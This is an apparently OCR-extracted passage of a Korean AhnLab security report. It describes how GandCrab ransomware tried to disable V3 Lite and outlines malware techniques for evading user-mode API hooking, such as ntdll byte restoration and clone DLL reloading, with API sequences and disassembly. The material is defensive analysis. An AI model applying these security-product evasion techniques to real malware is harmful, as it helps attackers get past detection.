


그림 1-14 | Uninstall 행위 관련 프로세스 구조

한 달 사이 유포 스크립트를 여러 번 업데이트하며 빠르게 변화하는 갠드크랩에 대응하기 위해 안랩에서는 2018년 11월 6일, V3 Lite 삭제 프로그램에 [그림 1-15]와 같이 캡차 코드를 적용하였다. 이로 인해 갠드크랩에서는 V3 제품의 삭제가 불가능해졌으며, 캡차 코드 적용 이후 유포된 스크립트에서는 제품 삭제 기능이 제거되었다.




그림 1-15 | V3 Lite의 캡차 코드 적용 화면

2018년 12월까지 유포되던 갠드크랩은 다양한 방식으로 V3 제품에 대하여 삭제 시도를 했었다면, 2019년 1월에 발견된 갠드크랩 5.0.4 버전에서는 제품 삭제 기능이 사라지고 V3 서비스를 종료시키려는 새로운 시도가 발견됐다. 해당 공격을 통해 갠드크랩 제작자는 삭제 기능이 추가된 시기부터 안랩 제품의 무력화를 위해 많은 노력을 했던 것으로 알 수 있다.

V3 서비스 무력화 과정은 [그림 1-16]과 같다.




그림 1-16 | V3 서비스 무력화 과정

V3 서비스의 동작 여부를 검사하여 해당 서비스가 동작 중일 경우, Sleep 함수를 통해 15분 동안 대기 후 다음 행위로 이어진다. 먼저, 서비스 종료 기능을 가진 실행 파일(help22.exe)을 드롭한다. 드롭된 실행 파일은 V3 Lite가 설치된 경로를 찾은 후, V3 삭제 프로그램인 Uninst.exe 파일을 %UserProfile%help.exe 경로에 복사하는 행위를 하게 된다. 복사된 help.exe 실행 파일은 ASDCli.exe /stop 명령어를 실행하여 V3 Lite를 종료하게 된다.

해당 공격 기능이 추가된 갠드크랩이 유포될 당시, 안랩의 적극적이고 신속한 대응을 통해 파일 및 행위 기반으로 V3 제품에서 악성 행위 차단이 가능했다. 또한 지속적으로 안랩 제품 공격 기능을 추가하는 갠드크랩 랜섬웨어에 맞서기 위해, 제품 삭제 및 V3 서비스 무력화 등 안랩 제품에 대

한 보안 패치를 진행하였다. 제품에서 ASDCli.exe /stop 명령어를 삭제하였으며, 제품 삭제 시 /Uninstall 외 추가 문자열이 필요하도록 보완하였다.

이후에도 안랩과 갠드크랩의 악연은 계속 이어졌다. 갠드크랩 제작자는 안랩에 대한 공격을 멈추지 않았으며 2019년 2월 유포된 갠드크랩 5.2 버전에서 안랩을 명시한 문자열을 추가적으로 확인하였다. 또한 5.2 버전에서는 동적 분석을 방해하기 위해 시간 지연 기법이 추가되었다. 이때 사용되는 SetTimer 함수를 호출하는 윈도우 프로시저 클래스명에 [그림 1-17]과 같이 'AnaLab_sucks'이라는 안랩(AhnLab)의 오타로 보이는 문자열을 사용하였다.




그림 1-17 | 클래스명에 사용된 안랩 문자열

2019년 3월 유포된 갠드크랩 5.2 버전에서는 안랩 대신 해외 보안 업체인 비트디펜더(Bitdefender)사를 비하하는 문구를 뮤텍스(Mutex)에 사용하였다. 안랩을 명시하는 문구가 사라지면서 안랩과 갠드크랩의 대립이 드디어 끝나는 것처럼 보였다. 그러나 2019년 1월에 발견된 V3 무력화에 대한 대응 이후, V3 Lite 제품 진단에 대한 우회 기능이 추가된 갠드크랩 5.2 버전이 4월에 유포되는 것을 확인하였다. 3월에 유포되던 V3 Lite를 종료시킴으로써 제품을 무력화했던 것과 달리, 해당 기능은 안랩 백신 업데이트 프로그램에 악성코드를 인젝션(injection)하여 악성 행위를 하도록 하였다. V3 Lite 제품 삭제부터 인젝션을 통한 진단 우회까지 안랩 제품에 대한 공격 기능이 점점 고도화되는 것을 알 수 있다.




그림 1-18 | 진단 우회 과정

V3 Lite 제품 진단 우회 과정은 [그림 1-18]과 같다. V3 서비스 무력화 과정과 동일하게 V3 서비스의 동작 여부를 검사하여 해당 서비스가 동작 중일 경우, Sleep 함수를 통해 20분 동안 대기하게 된다. 20분 후, 안랩 백신 업데이트 프로그램인 Autoup.exe의 유무를 검사하여 해당 프로그램에 랜섬웨어 실행 데이터를 인젝션한다. 이후 인젝션된 코드가 실행되면서 파일 암호화가 수행된다. 안랩은 이 또한 신속한 보안 패치로 대응했다.

5. 공격자의 갠드크랩 운영 중단 선언




그림 1-19 | 갠드크랩 운영 중단

지난 2019년 5월 31일, 갠드크랩 제작자는 [그림 1-19]과 같이 홈페이지를 통해 갠드크랩 운영 중단을 선언하였으며, 이때까지 갠드크랩은 v5.3 버전까지 유포되었다. 제작자는 운영 중단의 이유로 충분한 돈을 벌었다고 밝혔으며 현재 자취를 감춘 상태이다.

결론

지금까지 약 1년동안 안랩과 갠드크랩과의 관계를 되짚어보았다. 앞서 살펴본 것과 같이 갠드크랩이 유포되던 기간 중 약 90%에 해당하는 2018년 4월부터 2019년 4월까지 약 1년의 기간 동안 안랩과 갠드크랩의 끈질긴 싸움이 발생했다.

이 관계는 안랩이 갠드크랩 킬스위치를 공개하는 것으로 시작되었으며, 해당 킬스위치를 통해 갠드크랩이 무력화되자 갠드크랩 제작자는 안랩에 대한 노골적인 불만을 표하며 안랩 제품 무력화 등 다양한 방식으로 안랩을 공격했다. 안랩은 이에 맞서 2018년 초부터 2019년 초까지 약 1년이 넘는 시간 동안 갠드크랩을 관찰하며 갠드크랩의 기능 및 유포 방식의 변화를 확인하고 신속한 대응을 통해 악성 행위를 차단했다.

또한 갠드크랩 랜섬웨어 버전이 업데이트될 때마다 기능 및 암호화 방식, 복구 가능 여부를 확인하였으며, 코드상의 특징 및 행위 차단 방식을 분석하였다. 뿐만 아니라 안랩과 V3 제품을 공격하는 기능이 새롭게 확인될 때마다 이를 보완하기 위해 제품 패치를 통해 빠르게 대응하였다. 앞으로도 안랩에서는 이와 같은 신속한 대응을 통해 고객들에게 더욱 안전한 환경을 제공할 수 있도록 노력할 것이다.

악성코드
상세 분석
ANALYSIS-IN-DEPTH

- 유저 모드 후킹(User-Mode Hooking)
  우회 기법 심층분석

악성코드 상세 분석

Analysis-In-Depth

유저 모드 후킹 (User-Mode Hooking) 우회 기법 심층분석

샌드박스(Sandbox) 기반의 보안 솔루션이나 안티바이러스(Anti-virus, 또는 백신) 제품의 행위 탐지 엔진은 악성코드의 행위를 토대로 악성 여부를 판단하고 탐지한다. 유저 모드 후킹(User-Mode Hooking) 기법은 이러한 악성코드의 행위를 파악하기 위한 대표적인 기법 중 하나이다. 악성코드가 실행될 때 행위에 대한 모니터링을 담당하는 DLL을 인젝션하며, 해당 악성코드 내부에 인젝션된 모니터링 DLL은 악성 행위에 필요한 주요 API 함수들을 후킹한다. 이후 악성코드가 주요 API들을 호출하면 모니터링 DLL에서는 호출된 API들을 로그로 남겨 악성 행위를 판단하고 분석가가 생성한 룰을 통해 탐지까지 진행할 수 있다.

특징적인 점은 유저 모드 후킹 시 주로 ntdll.dll에서 제공하는 Native API를 대상으로 한다는 점이다. 대부분의 악성코드는 악성 행위를 위해 프로세스나 메모리 혹은 파일 입출력과 관련된 자원을 사용하는데, 이 자원을 사용하기 위한 API들 중 대다수는 최종적으로 ntdll.dll을 통해 시스템 콜을 호출하기 때문이다.

최근 악성코드 제작자는 이러한 유저 모드 후킹 방식을 사용하는 보안 제품들을 우회하기 위해 점차 고도화된 방식의 유저 모드 후킹 우회 기법들을 개발하며 이를 악용하고 있다. 이번 보고서에서는 실제 악성코드 사례를 중심으로 안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)에서 분석한 다양한 유저 모드 후킹 우회 기법들을 소개한다.

유저 모드 후킹 우회 기법 개요

유저 모드 후킹 우회 기법은 ntdll의 후킹 여부를 검사하는 방식과 ntdll을 재로드하는 방식, 시스템 콜을 직접 호출하는 방식 크게 3가지로 구분할 수 있다.

먼저 ntdll의 후킹 여부를 검사하는 방식의 경우, 악성코드는 시스템 폴더의 ntdll.dll을 메모리에 읽어와 프로세스 실행 시 로드된 ntdll과 코드를 비교하며 차이가 있는 확인한다. 만약 코드에 차이가 있다면 후킹이 됐다고 판단하여 로드된 ntdll의 코드를 원본 코드로 원복시켜 후킹을 우회한다.

ntdll을 재로드하는 방식은 프로세스 내부에 ntdll.dll을 또 로드하여 프로세스 실행 시 로드된 기존 ntdll.dll의 API를 호출하지 않는 방법이다. 기본적인 개념으로는 같은 dll을 재로드할 수 없으나 본문에서 소개될 간단한 트릭을 이용해 같은 dll을 재로드시킨다.


마지막으로 직접 시스템 콜을 호출하는 방식이 있다. ntdll.dll의 Native API는 커널에 자원을 요청할 경우 해당 기능에 맞는 번호와 함께 시스템 콜을 호출하는데, 악성코드 역시 해당 기능에 맞는 번호를 구성하고 시스템 콜을 호출하여 후킹 대상인 ntdll을 거치지 않고 목적을 달성할 수 있다.

1. NTDLL을 검사하는 방식

● 악성코드 샘플명: Parasite HTTP(MD5: 6cd0020727088daeecd462b2d844d536)

2018년 7월에 소개된 Parasite HTTP는 현재 로드된 ntdll.dll이 후킹되었는지 여부를 검사한다. 먼저 시스템 폴더에 위치하고 있는 ntdll.dll 파일을 메모리에 읽어온 후 실행 이미지 형태로 재배치를 진행한다.

이후 ntdll의 몇몇 API들을 대상으로 [그림 2-1]과 같이 현재 프로세스의 원본 ntdll의 API 시작 바이트들과 직접 파일을 읽어 재배치한 ntdll의 API 시작 5byte를 비교한다. 만약 현재 프로세스의 ntdll이 후킹되었다면 시작 5byte가 분기문으로 변경되었을 것이며, 둘의 API 시작 5bytes가 일치하지 않게 된다. 일치하지 않는 경우에는 기존 ntdll API의 시작 5bytes를 파일에서 가져온 5bytes 값으로 복구시킨다.



Address	Hex dump	Command
00752F1B	90	NOP
00752F1C	90	NOP
00752F1D	8BFF	MOV EDI,EDI
00752F1F	55	PUSH EBP
00752F20	8BEC	MOV EBP,ESP
00752F22	8B45 14	MOV EAX,DWORD PTR SS:[EBP+14]
00752F25	99	CDQ
00752F26	52	PUSH EDX
00752F27	50	PUSH EAX
00752F28	FF75 10	PUSH DWORD PTR SS:[EBP+10]

Address	Hex dump	Command
77112F1B	90	NOP
77112F1C	90	NOP
77112F1D	8BFF	MOV EDI,EDI
77112F1F	55	PUSH EBP
77112F20	8BEC	MOV EBP,ESP
77112F22	8B45 14	MOV EAX,DWORD PTR SS:[EBP+14]
77112F25	99	CDQ
77112F26	52	PUSH EDX
77112F27	50	PUSH EAX
77112F28	FF75 10	PUSH DWORD PTR SS:[EBP+10]

그림 2-1 | ntdll 비교 사진 – (좌)새로 읽어온 ntdll / (우)기존 ntdll

[표 2-1]은 위의 과정에서 사용된 API 리스트 및 주요 인자 값들이다.

1) kernel32.CreateFileW()
2) kernel32.GetFileSize() (NtQueryInformationFile)
3) kernel32.VirtualAlloc() 파일 형태로 (NtAllocateVirtualMemory)
4) kernel32.ReadFile() (NtReadFile) // hFile 필요
5) kernel32.CloseHandle() (NtClose)
6) kernel32.VirtualAlloc() 프로세스 형태로
7) kernel32.VirtualProtect() W권한 (NtProtectVirtualMemory)
8) kernel32.VirtualProtect() W권한 제거 (NtProtectVirtualMemory)

표 2-1 | Parasite HTTP가 ntdll을 매핑하기 위해 사용된 API

2. NTDLL을 재로드하는 방식

다음은 ntdll 프로세스 메모리 상에 다시 로드한 후 기존에 로드된 ntdll이 아닌 새로 로드된 ntdll의 API를 사용하는 방식이다. 동일한 ntdll.dll을 동일한 프로세스에 다시 로드하는 방식은 공식적으로 지원되는 방식이 아니기 때문에 다음과 같은 다양한 기법들이 사용될 수 있다.

2-1. 클론(Clone) DLL 기법

● 악성코드 샘플명: SmokeLoader(MD5 : 393f3d59f3a481446cadecd492a909c9)

이 기법은 LoadLibrary() API를 이용해 시스템 경로에 있는 ntdll.dll을 로드할 경우 이미 ntdll.dll이 현재 프로세스에 로드되어 있기 때문에 다시 매핑하는 과정없이 현존하는 ntdll.dll의 핸들을 반환하게 된다. 즉 로딩 과정 중 동일 경로 및 동일한 이름인 경우에는 재로딩 대신 이미 로드된 주소로 결과를 반환한다. 하지만 ntdll.dll을 다른 경로에 복사한 후 로드한다면 경로가 달라지기 때문에 다른 메모리 영역에 매핑될 수 있다.

스모크로더(SmokeLoader) 악성코드는 Temp 경로에 ntdll.dll을 복사한 후 LdrLoadDll()을 통해 ntdll을 재로드하며, 새로 로드된 ntdll.dll의 API들을 사용한다. 참고로 일반적인 kernel32.dll의 LoadLibrary() 류의 API를 사용하는 대신 직접적으로 ntdll.dll의 LdrLoadDll() API를 사용한다.

[표 2-2]는 위의 과정에서 사용된 API 리스트 및 주요 인자 값들이다.

1) kernel32.CopyFileW() – FROM %system%\ntdll.dll ,TO \AppData\Local\Temp\D47F.tmp
2) ntdll.LdrLoadDll()

표 2-2 | 클론(Clone) DLL 기법의 주요 API

[표 2-3]은 로드된 이후의 메모리 영역이며, 메모리 주소는 예시로 나타낸 것이다.

Address	Size	Owner	Section	Contains	Access
0x64DD0000	00001000	D47F_tmp		PE header	R
0x64DD1000	000D6000	D47F_tmp	.text, RT	Code, exports	R E
0x64EA7000	00009000	D47F_tmp	.data	Data	RW
0x64EB0000	00057000	D47F_tmp	.rsrc	Resources	R
0x64F07000	00005000	D47F_tmp	.reloc	Relocations	R

